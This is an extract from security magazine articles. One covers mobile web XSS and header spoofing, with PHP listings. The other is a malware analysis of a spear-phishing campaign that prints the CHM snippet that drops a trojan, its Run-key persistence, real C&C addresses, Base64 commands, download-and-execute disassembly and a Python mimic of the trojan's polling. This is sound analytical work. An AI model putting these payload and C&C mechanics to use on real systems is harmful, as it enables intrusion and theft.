From a technical standpoint, Opera Mini uses certain unregistered HTTP headers, such as X-OperaMini-Features, X-OperaMini-Phone-UA, X-OperaMini-Phone (Table 1), which at the end of this treatment can be used with lawful or unlawful intent.

Approach to Classical Attack Methods

We can continue the discussion focusing on known vulnerabilities of Cross Site Scripting or XSS, i.e. the possibility to inject malicious code within web pages. This scenario is usually caused by the lack of precautions by programmers during the validation of input coding (see Figure 1).

In the case of mobile devices the ability to identify and possibly exploit vulnerabilities happens as if we had a computer.

There is a similar situation in the case of vulnerabilities like RFI or LFI, namely Remote / Local File Inclusion. In such cases it is still complex to experience the security flaw because it is closely related to the possibility of keeping an eye on the URL of the page you are visiting, which is sometimes masked on your browser for mobile devices.

Playing with PHP Socket

So far we discussed everything from a purely theoretical point of view, so let's




Figure 1. A mobile xss

gain some practical insight. First we can try to write PHP code to generate some minimalistic pages so as to avoid spending lots of money during our web sessions.

As many readers will know the communication between a client and a server happens by sending the http-headers. That is information regarding the request made to the server, the browser used by us, etc. The headers are generated by the browser itself so it is possible to modify that information ad hoc in order to inject malicious code into the log pages, which will be occasionally checked by a special permission user (administrator). Eventually this practice will coincide with the execution of the code we entered. This situation is usually carried out by ordinary browsers (not mobile browsers) by installing the appropriate extensions (for example, Modify Headers, Live HTTP Headers for Firefox).

Of course, it is conceivable to implement a similar attack from our mobile device through a few lines of PHP code, in particular through the fsockopen function, which is able to open a connection to a socket belonging to an Internet domain.

Imagine you have a page form.html (see Listing 4) through which you can enter the URL of the page to which we wish to connect and a script in the form socket.PHP (see Listing 5).

Extracts of the code just transcribed allow you to change your http-headers,



Figure 2. form.html from my Nokia N70 (Opera Mini)

quietly changing the parameters in socket.PHP, so it becomes extremely easy to use that page from your mobile device and perform a change of http headers without any extension installed in your browser! Actually establishing a connection using the PHP function just mentioned (fsockopen) implies a very significant cost in terms of time (let's not forget that the cost analysis is essential for the software engineers).

Figure 2 and 3 have a situation very similar to what we just explained, we have related to a page whose output is the faked user-agent with a XSS feedback.

"X headers" and Funny Spoofing

Some names of particular http-headers begin with 'X'. They are not at all standard fields; they are used to receive a different output based on settings that characterize our mobile device. It is possible to identify a list of the most used X headers (<http://mobiforge.com/developing/blog/useful-x-headers>).

Of course, we must emphasize that the device from which we conduct the test sends different headers based on the browser used by us and even the phone company. In fact, some mobile operators assign an id to every single SIM card, which is sent in a field of x-header. This mechanism is very important because it implies the need to authenticate (or recognize) a user visiting a site. In practical terms it is sufficient to use an if – else statement to check if the



Figure 3. faked user-agent with fsockopen and output (xss)

ATTACK

Listing 6. telnum.PHP

```
<?PHP  
echo "Your telephone number is: ".$_SERVER["HTTP_X_UP_SUBNO"]."<br>";  
echo "x-wap-profile: ".$_SERVER['HTTP_X_WAP_PROFILE']."<br>";  
echo "user-agent: ".$_SERVER['HTTP_USER_AGENT']."'<br>";  
?>
```

Listing 7. exoticauthentication.PHP

```
<?PHP  
// ...  
$num = $_SERVER["HTTP_X_UP_SUBNO"];  
if (isset($num) && isRegistered($num)  
    echo "Access granted...";  
else  
    echo "Access denied...";  
?>
```

id associated to the visitor of our web page is in our database. If the outcome of the check is positive, it is possible to proceed with the user authentication (he will be able to enter in reserved areas). Hence the time required to log in disappears!

Nevertheless, the scenario mentioned above can lead to a whole range of issues in terms of privacy. When authentication occurs on the basis of a value on our SIM card, privacy is violated dramatically. The theft of our mobile device can lead to the possibility of an attacker gaining access to areas and information strictly private that we reserve online.

Code stated in Listing 6 brings to light the possibility of a web programmer to retrieve the phone number of all visitors. I want to emphasize that these kinds of headers are empty in most cases!

The possibility to spoof the phone number through the modification of headers with the technique mentioned previously (fsockopen) creates a vulnerability very relevant; fortunately this type of authentication is almost absent and highly discouraged with this article.

We can also present an example of an exotic authentication (I think that is not currently used at all). Considering the Listing 7 there is a blind vulnerability which paves the way for a lot of privacy problems, if the phone number was spoofed.

Mobile Web Testing

The testing of a mobile website is fundamental to understand vulnerabilities and fix them. It appears, however, awkward and complex to make testing of a mobile web page from a mobile device because of the mentioned limitations. It is possible making testing in peace from your computer through the browser that we use for our daily browsing sessions. Opera provides an opportunity to visit sites written in wml.

Even using Firefox you can do testing by your computer, which emulates the behavior of a mobile device connected to the Internet.

This is achieved through the installation of an extension, which is Modify




Figure 4. Links2 on my Openmoko NeoFreerunner (with Debian)

MOBILE WEB: PRIVACY KEEPING AND EXPLOITATION METHODS

Headers through which you can change the http-headers sent to the server. Changing the user-agent header and adding the x-wap-profile header allows you to receive an output similar to what would happen if we were visiting the site from our phones.

It is also possible to use a variety of emulators online. As shown in this section

also allows you to save money (and time!). You can find other important informations here, <http://mobilforge.com/testing/story/testing-mobile-web-sites-using-firefox>.

Unconventional Mobile Device: NeoFreerunner

I quote the opinion of the Openmoko wiki, *The Neo FreeRunner is a Linux-based*

touch screen smart phone ultimately aimed at general consumer use as well as Linux desktop users and software developers. In practice we can have a Linux environment wherever we are. The NeoFreerunner (gta02), while still unripe and considerably younger, is a mobile platform with large potential. There are an infinite number of distros to install and many applications.

In this case, the discourse moves away from the examples presented so far as the gta02 is close to being a mini laptop; when installing Debian, Gentoo or Arch the ability to analyze a mobile website will change dramatically. This stems from the fact that you have access to many applications that we use normally on our computer (see Figure 4).

Still on the subject, NeoPwn is a pen-test oriented distro. It is based on Debian and reminiscent of BackTrack. We don't want to continue the discussion in this direction because it would be considerably off track, just think that it is possible to hack a WEP / WPA network with a NeoFreerunner ... (see also Figure 5).

Conclusions

We have presented some scenarios with good detail, but the fact remains that anyone who wants to start hacking from your mobile device must continue to inquire about it. I hope that with the release of new mobile devices, the human-machine interaction is becoming ever simpler and therefore the ability to analyze a mobile website is becoming affordable for many. Sorry for my bad English.



Figure 5. Midori on my Openmoko NeoFreerunner (with Debian)

Mauro Gentile

Mauro Gentile is a big fan of computer science with special attention paid to security and all that concerns the open-source world. He greatly appreciates the world of mobile devices and GNU/Linux systems. He is studying computer engineering (second year) at the University "Sapienza" of Rome, Italy. He has already worked with Hakin9 (Italian version) and he is the creator of the phpnixos project. For additional information and comments send a mail to chiudisessione@gmail.com.



ATTACK

ADAM PRIDGEN
MATTHEW WOLLENWEBER

Intelligence Report: Analysis of a Spear Phishing Attack

Difficulty



A spear phishing attack occurs when an attacker sends targeted emails tailored to a specific user or organization. The execution of the attack can vary by the underlying goals of the attacker.

In some cases, the goal may be to gain information from user. In other cases, the objective may be to gain access to target networks. Generally, the attack is conducted by convincing the user to either download and run a malicious attachment or interact with the adversaries.

This report analyses a detected spear phishing attack, and the actions that were taken to investigate the techniques used and the origin of attack. In this incident, a spear phishing attack was blocked and actions were taken to study the technical aspects of the attack. This report will examine the mechanisms used to deliver the attack, review the disassembly of tools, and the features that enabled defenders to effectively mitigate the attack.

Numerous methods were employed during the investigation of this attack. First, we utilized static analysis to examine all files. Tools such as IDA Pro, Radare, and Hiew were used to review binaries. We also examined the malware at run

time utilizing virtual machines and dynamic analysis tools such as Immunity Debugger, Python, and Fiddler. Executables were also modified to enable a simulated C&C (*command and control*) to interacting with executables being observed inside the virtual machine. Finally, basic network reconnaissance was performed to monitor systems managed by the attacker.

As with any spear phishing attack, there was an enticing social engineering element compounded with some low-tech tactics that would drop a trojan and then poll a website for commands. After a period of time, the adversary updated the site with a download command, which in turn was used to make the trojan retrieve the backdoor. The backdoor is a minimal command shell that gives the attacker OS level access to the host and consequently the targets network. The remainder of this paper will discuss the response to the attack and the subsequent analysis of the retrieved components.

```
21 </style></HEAD>
22 <BODY>
23 <object id="RUNIT" WIDTH=0 HEIGHT=0 TYPE="application/x-object" CODEBASE="svchost.exe"> </object>
24 <DIV id=backgroud>
25 <DIV id=wrap><!-- HEADER begin --><!-- HEADER end --><!-- NAVIGATION & SEARCH begin --><!-- NAVI
26 <DIV id=main_feature>
27 <DIV id=article>
28 <DIV id=logo_print></DIV>
29 <DIV id=article_box>
30 <DIV id=article_header><EDITABLE>
31 <H1 style="TEXT-ALIGN: left">&nbsp;</H1>
32 <P style="TEXT-ALIGN: center">&nbsp;</P>
33 <p align="center"><strong>FRB Conference on Key Developments in Monetary Economics</strong></p>
34 <p>&nbsp;</p>
35 <p>October 8-9, 2009 - Washington, DC</p>
```

Figure 1. CHM file call to the embedded executable, svchost.exe

WHAT YOU WILL LEARN...

How to rapidly examine and triage a real-world malware threat from an intrusion

How to perform basic reverse engineering

WHAT SHOULD YOU KNOW...

Basic malware handling

Basic x86 assembly

The Staged Attack: Functional Analysis

In this section, the primary components of the spear phishing attack are broken down and discussed in detail. The first subsection looks at the first phase where the attacker sends the email with a malicious attachment. The attachment drops a trojan that then polls a controller site. To initiate the next phase of the attack, the malware is directed to download a backdoor. In following subsection, the functionality and characteristics of the backdoor that was retrieved is discussed.

The Primary and Secondary Payloads

The first stage of the attack of any successful spear phishing attack requires a believable social engineering email. The social engineering email manipulates the target in an effort to earn trust or pique

curiosity. The manipulation may involve utilizing false or true information along with personal information to make the target believe the adversary knows them. Once the target trusts the attacker, the attacker can advance the scenario. Due to privacy concerns in this case, access to the spear phishing email was not granted, but the attachment contained in the malicious email was made available.

The campaign for this case used a malicious attachment that contained a trojan. The attacker extensively profiled the targets and organizational they were in before sending the *phishing bait*. The bait contained a very convincing story for opening the attachment. When the malicious attachment is viewed, it will start a trojan in the background on the target's computer. The malicious attachment used in this attack campaign is a Microsoft's Compiled HTML Help file (CHM) format,

```
ValueName      db 'update',0           ; DATA XREF: sub_401737+40T0
; char SubKey[]
SubKey        dd 'Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run' 0
dword_40316C  dd 1                 ; DATA XREF: start+6F1r
```

Figure 2. Registry key where the malware is installed




Figure 3. Trojan started by CHM file

which drops and starts the malware process, svchost.exe shown in Figure 3.

Figure 1 shows the section of the CHM responsible for dropping and starting the executable in the background on the victim's machine. The CHM file itself, uses content linked from true open source material that is domain specific to the target. The content seen in this case includes information from a legitimated web site, as well as referencing the Federal Reserve Board (FRB) Conference on Key Developments in Monetary Economics.

Once the executable starts, it sets a Microsoft Window Registry key that will run the trojan automatically upon start-up. Figure 2 shows the registry key and the registry location where the key is installed. The key is a known startup key, but not one of the most commonly used. After setting the registry key, the binary then polls hard coded host and URL, which will send commands in the comments of the web page. The command embedded in the page is Base64 encoded and surrounded by <!-- ... --!> tags. Static analysis of the trojan showed a limited set of known commands. These included:

- sleep
- download
- connect
- cmd
- quit

```
block:- apridgen$ socat - TCP4:203.220.22.138:80
Host: 203.220.22.138

HTTP/1.1 200 OK
Content-Length: 8055
Content-Type: text/html
Content-Location: http://203.220.22.138/index.htm
Last-Modified: Thu, 16 Oct 2008 11:02:56 GMT
Accept-Ranges: bytes
ETag: "07030be7e2fc91:67"
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Date: Thu, 25 Jun 2009 16:00:22 GMT

block:- apridgen$ socat - TCP4:www.holdent.com.au:80
HEAD / HTTP/1.1
Host: www.holdent.com.au

HTTP/1.1 200 OK
Content-Length: 3899
Content-Type: text/html
Content-Location: http://www.holdent.com.au/index.html
Last-Modified: Thu, 26 Feb 2009 02:50:29 GMT
Accept-Ranges: bytes
ETag: "0b92f0be97c91:0d"
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Date: Thu, 25 Jun 2009 15:57:07 GMT

block:- apridgen$ socat - TCP4:63.228.128.19:80
HEAD / HTTP/1.1
Host: 63.228.128.19

HTTP/1.1 200 OK
Content-Length: 1433
Content-Type: text/html
Content-Location: http://63.228.128.19/iisstart.htm
Last-Modified: Mon, 25 Jun 2007 13:06:04 GMT
Accept-Ranges: bytes
ETag: "1baed9529b7e71:f6"
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Date: Thu, 25 Jun 2009 15:58:20 GMT
```

Figure 4. HTTP HEAD command performed on all the servers

ATTACK

During run time analysis, only the sleep and download commands were observed to be used by the attacker. The sleep command

forces the dropper to sleep for a period of time, based on a parameter passed to the function. The live analysis showed that the

```
#IDXHDR      $OBJINST
#BITS        $WWAssociativeLinks
#STRINGS    $WWKeywordLinks
#SYSTEM      FRB Conference on Key Developments in Monetary Economic.htm
#TOPICS     newproject.nnc
#URLSTR    newproject.hhk
#URLTBL     orig_malwar.zip
#WINDOWS    svchost.exe
$FiftiMain
```

Figure 5. Dumped CHM files

```
GetModuleHandleA
GetStartupInfoA
203.220.22.138
/login.html
dW5zdXBwb3J0
c2x1ZXAA=
Y21k
cXVpdA==
+Windows+NT+5.1
.exe
HTTP/1.1
%$ %$
--!>
<!--
Update
Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run
apridgen@supapwn:~/analysis$ python
Python 2.6.2 (release26-maint, Apr 19 2009, 01:58:18)
[GCC 4.3.3] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> from base64 import decodestring
>>> for i in ["dW5zdXBwb3J0", "c2x1ZXAA=", "Y21k", "cXVpdA=="]
...     decodestring(i)
'unsupported'
'sleep'
'cmd'
'quit'
```

Figure 6. strings output with Base64 decoded strings via Python

```
pop    ecx
lea    edi, [ebp+var_8F]
rep stosd
and    [ebp+Source], 0
push   0Fh
stosw
stosb
pop    ecx
xor    eax, eax
lea    edi, [ebp+var_4F]
and    [ebp+Count], 0
rep stosd
stosw
stosb
lea    eax, [ebp+Source]
push   eax
lea    eax, [ebp+var_90]
push   eax
push   offset Format ; "%s %s"
push   [ebp+Src] ; Src
call   ds:sscanf
add    esp, 10h
cmp    eax, 2
jz    short download_update
```

```
push   400000h
mov    eax, offset byte_40A1B4
push   3
push   eax
push   eax
lea    eax, [ebp+var_90]
push   0
push   eax
push   [ebp+Src]
call   ds:InternetConnectA
test   eax, eax
mov    [ebp+var_C], eax
jz    short loc_401217
```

```
push   0
push   4000000h
push   offset off_403010
push   0
lea    ecx, [ebp+Source]
push   offset aHttp1_1 ; "HTTP/1.1"
push   ecx
push   offset aGet ; "GET"
call   ds:HttpOpenRequestA
```

```
xor    ecx, ecx
mov    [ebp+var_4], eax
cmp    eax, ecx
int    short loc_4011FF
```

Figure 7. Code that downloads a file from an attacker controlled server

attacker's page would make the trojan poll every 10 minutes. The download command downloads and executes a binary specified by the attacker. This command accepts a host or FQDN (fully qualified domain name) and then a URI. It uses the WinHTTP library to establish network connections. After approximately 8 hours of time, the attacker's page updated with this command, and the trojan would have received the location of the new binary to executed. A script was used in place of the trojan to poll and monitor the site, and once the command was received, the script downloaded the binary from the site. After retrieving the binary, it was analyzed and found to be a back door. The next sub-section will detail the functionality of this binary.

```
push   eax
push   offset a203_22_22_138 ; "203.220.22.138"
push   ebp
call   ds:InternetConnectA
mov    ebx, eax
cmp    ebx, edi
jz    short loc_4016FB
```

```
push   edi
push   4000000h
push   offset off_403010
push   0
push   eax
push   offset aHttp1_1 ; "HTTP/1.1"
push   offset alogin_html ; "/login.html"
push   offset aGet ; "GET"
push   eax
call   ds:HttpOpenRequestA
mov    edi, eax
```

Figure 8. Trojan contacting a hard coded server for commands




Figure 9. Fiddler intercepting trojan web traffic

```
; int _cdecl handle_command_inpage(char *Str, int
handle_command_inpage proc near
    : CODE XREF
Dest      = byte ptr -10h
var_FE   = byte ptr -0Fh
Str       = dword ptr 0
arg_4    = dword ptr 0Ch

push    ebp
mov    ebp, esp
sub    esp, 100h
mov    ax, word_40A1B8
push    esi
push    3Fh
mov    word ptr [ebp+Dest], ax
pop    ecx
xor    eax, eax
lea    edi, [ebp+var_FE]
mov    esi, ds:Str
push    offset SubStr ; "%s %s"
push    [ebp+Str] ; Str
rep    stosd
stosw
call    esi, _StrStr
push    offset a403114 ; "-----"
```

Figure 10. Tokens used to identify commands in the web page

ANALYSIS OF A SPEAR PHISHING ATTACK

The Backdoor

After retrieving the new binary from the attacker's specified site, the functional properties and characteristics were quickly studied. Since this binary was deemed hostile, we created a private environment to mimic a command and control server. The binary was modified to connect to our emulated C&C and then executed inside a virtual machine. The following is a summary of actions that occur without human intervention.

After the backdoor is downloaded and written to the disk of the compromised host, the dropper starts the binary using WinExec. At this point, the backdoor uses WSA sockets to connect to a hard coded server on a specified port. If the backdoor encounters any errors or cannot connect to the server, the backdoor self-destructs by deleting the executable image on disk and then exits.

If the backdoor makes a successful connection, it sends the Base64 encoded string, connect, upon which the client can send back anything. The functionality of the backdoor is minimal, but the available commands allow the attacker to execute commands on the OS. The backdoor accepts any input, but only processes the cmd or quit commands. If the quit command is specified, the backdoor performs the selfdestruct function.

The cmd invokes the minimal command shell environment. In this environment, the accepted commands are any OS-level command or executable in the current path, cd, or quit and exit. The cd command will change the current working directory of the environment. The quit and exit commands perform the same function of leaving the command shell.

Spear Phishing System Protections

This phishing system appears to be engineered to have low impacts on the entire operation if there is a compromise to any of its components. Additionally, the components hide in plain sight, and none of the items were identified by anti-virus (AV) or host intrusion prevention systems (HIPS). These observations stem from the fact that the servers went untouched for nearly a week after the initial analysis of

the operation commenced. There was an attempt to identify other servers using a similar control channel using search

engines, but the search engines do not retain the HTML comments as searchable metadata. The alternative to the search

The screenshot shows assembly code in the upper pane and an ASCII dump in the lower pane. The assembly code includes several pushes (PUSH EDI, PUSH EBX, etc.) and calls (CALL DWORD PTR DS:[...]). A red box highlights a specific instruction: 'CALL DWORD PTR DS:[<&WININET.HttpSendRequestA>+0x10]'. The ASCII dump below shows the memory starting at address 00401718, which contains the string '<!--czoxMjA=-!>@<1DOCTVPE'. The bottom of the screen shows the status bar with 'ED1=00CC000C'.

Figure 11. Immunity Debugger displays the command parsed by the trojan

The screenshot shows a terminal window with a list of commands sent over time. The commands are timestamped and include 'czoxMjA=' and 's:120' parameters. The text ends with '..... A Few Hours Pass' followed by a list of commands sent later, including 'ZDp3d3cuaG9sZGVudC5jb20uYXUgZXJyb3IuanBn' and 'd:www.holdent.com.au error.jpg']'.

Figure 12. Elapsed commands between the client and server

The screenshot shows a terminal session where a user connects to 'www.holdent.com.au' and retrieves a file named '/error.jpg'. The response includes standard HTTP headers like 'Accept', 'User-Agent', and 'Host'. The content of the file is displayed, showing an error page with IIS Help links.

Figure 13. Second attempt to retrieve the binary

ATTACK

engines is to spider hosts the Internet web pages and look for the Base64 comments in each page. Given the timeframe of this analysis, the later is not a viable option.

With regard to the binary protections, the initial dropper is a CHM that placed a basic trojan on the disk. The trojan is an unpacked and unencrypted binary, and it communicates with the attackers using plaintext encoding. When the trojan exits, it does not delete itself from the disk and starts up again on reboot. No threads or CRC monitor the binary for changes.

```
request203.220.22.138
Recv:
HTTP/1.1 200 OK
Content-Length: 6403
Content-Type: text/html
Last-Modified: Sat, 13 Jun 2009 02:13:04 GMT
Accept-Ranges: bytes
ETag: "548e687cccebc91:d67"
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Date: Sat, 13 Jun 2009 02:14:35 GMT
<!--ZDp3d3cuaG9sZGVudC5jb20uYXUgZXJyb3IuanBn--!>
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html>
<head>
```

Figure 14. Download command received from the server

```
Sending the following.
    GET /login.html HTTP/1.1
Accept: /*
User-Agent: .+Windows+NT+5.1
Host: 203.220.22.138

request203.220.22.138
Recv:
HTTP/1.1 200 OK
Content-Length: 6371
Content-Type: text/html
Last-Modified: Fri, 12 Jun 2009 16:05:56 GMT
Accept-Ranges: bytes
ETag: "582120ab77ebc91:d67"
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Date: Sat, 13 Jun 2009 01:50:10 GMT
<!--czoxMjA=--!>
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 4.01
<html>
```

Figure 15. Fake trojan request and sleep command response

The backdoor that is downloaded in the later phase of the attack is also an unprotected binary. It is not packed nor is it encrypted. The backdoor also communicates with attacker's servers using plain text channels. Unlike the trojan, the backdoor does delete itself from disk on exit or when it encounters an error.

Spear Phishing System Detailed Analysis

In this section, the analysis methodology is explained. This section highlights the tools

and process utilized to perform the analysis of the spear phishing attack. The analysis placed an emphasis on several areas. The objective of the analysis is to identify any clues about the attackers, functionality of the system so that an adequate response can be performed, and then identify any vulnerabilities that would allow a penetration into the attackers network.

Analyses of the various components were not performed in the order they are laid out in the following sub-sections, but the sub-sections detail how the analysis is performed and what information is gained by the analysis. The first sub-section discusses information yielded from a covert external analysis of the web servers. The following subsection focuses on the dropper and the trojan used by the attackers, and the final subsection pertains to the analysis applied to the backdoor retrieved from the attackers site.

Server Analysis

The analysis methodology applied to the web servers was black box in nature, because there was no access to the systems. Also, the analysis focused more on being covert about the analysis and reconnaissance. The results of the server analysis are based on metadata collected and inferences drawn from that information. There are three web servers. Based on the results of HTTP HEAD requests, all three servers were profiled as Microsoft IIS 6.0 web servers, which imply that the servers are running Microsoft Server 2003 operating system.

The server the trojan polls, 203.220.22.138, has been up and running since Thu, 16 Oct 2008 11:02:56 and resolves to www.techsus.com.au. A quick Google Search of this IP reveals that it has been maliciously active for a while. A McAfee signature shows that the backdoor activity in September 2007 (Backdoor-DMG, McAfee Inc., http://vil.nai.com/vil/content/v_143081.htm). The server that hosted the backdoor for download had the index page modified recently, and it appears to also be hosting command and control information in its page as shown in Figure 4. The server that the backdoor connects to 63.228.128.19 has been running since Mon, 25 Jun 2007 13:06:04 GMT. The results of our HEAD requests can be seen in Figure 4.

Primary and Secondary Payloads Analysis

The file type of the attachment in the phishing email is identified as a Microsoft Compiled HTML Help (CHM) file. These types of files are generally used by applications in Microsoft Windows environments to offer help, and they can also be a mechanism for delivering e-books. To dump out the contents of the CHM file, we used CHMDumper, available only on the Mac Platform. This application yielded a set of files and directories, but the files that yielded the most information were the embedded trojan executable and the resulting HTML file used to start the trojan. Error! Reference source not found. on the next page shows the files that were dumped by CHMDumper, but the emphasis of the analysis is placed on

```
from socket import *
from base64 import *
from time import sleep
import datetime

def connect_send(host,uri):
    req = 'GET %s HTTP/1.1\r\nAccept: */*\r\nUser-Agent: chairmen-george+Windows+N'
    request = req%uri
    print "Sending the following.\n host: %s\nrequest %s"%(host, request)
    s = socket(AF_INET, SOCK_STREAM)
    s.connect((host,80))
    s.send(request)
    return s

def get_cmd(data):
    cmd = data.split("<!--") [1].split("-->") [0]
    cmd2 = decodestring(cmd)
    print "Got %s %s"%(cmd, cmd2)
    return cmd, cmd2

def cmd_sleep(value):
    t = int(value)
    t = 2.0 * float(value)
    sleep(t)

def cmd_download(values):
    dst, uri = values.split(":") [1].split()
    return dst, uri

def check_sleep(cmd):
    if len(cmd.split(":")) > 0 and cmd.split(":") [0].lower() == 's': return True
    return False

def check_download(cmd):
    if len(cmd.split(":")) > 0 and cmd.split(":") [0].lower() == 'd': return True
    return False
```

Figure 16. Basic implementation of the trojan written in Python

.data:00403070 aDw5zdxbwB3j0	db 'dW5zdXBwb3J0',0 ; DATA XREF: .data:0040306CTo ;
.data:00403070	Base64 Decode Command: unsupport
.data:0040307D	
.data:00403080 aC2x1zxzA	align 10h db 'c2x1ZXzA=',0 ; DATA XREF: .data:00403068To ;
.data:00403080	Base 64 Decode Command: sleep
.data:00403089	
.data:0040308C aY21k	align 4 db 'Y21k',0 ; DATA XREF: .data:off_403064To ;
.data:00403091	Base64 Decode Command: cmd
.data:00403094 aCxvpda	align 4 db 'cXVpdA==',0 ; DATA XREF: .data:off_403060To ;
.data:0040309D	Base64 Decode Command: quit
.data:004030A0 aOpen	align 10h db 'Open',0 ; DATA XREF: sub_401095+81To ;
.data:004030A5	align 4

Figure 17. Commands found in the backdoor binary

svchost.exe and FRB Conference on Key Developments in Monetary Economic.htm. Figure 3, shown previously in The Primary and Secondary Payloads in The Staged Attack: Functional Analysis section, shows the smoking gun that starts the trojan's execution.

Static Analysis is used first to identify if the binary has any protections and then to pin point any interesting strings or functions. The first step to analyzing the trojan is to apply the Unix strings utility on it, which shows that the binary is not protected and also reveals useful command and control data. Several strings of interest also stood out. One set turned out to be Base64 encoded commands, the others were an IP address and a URI. We also notice the use of HTTP and the use of WinINet API from the imports table, as shown in Figure 6.

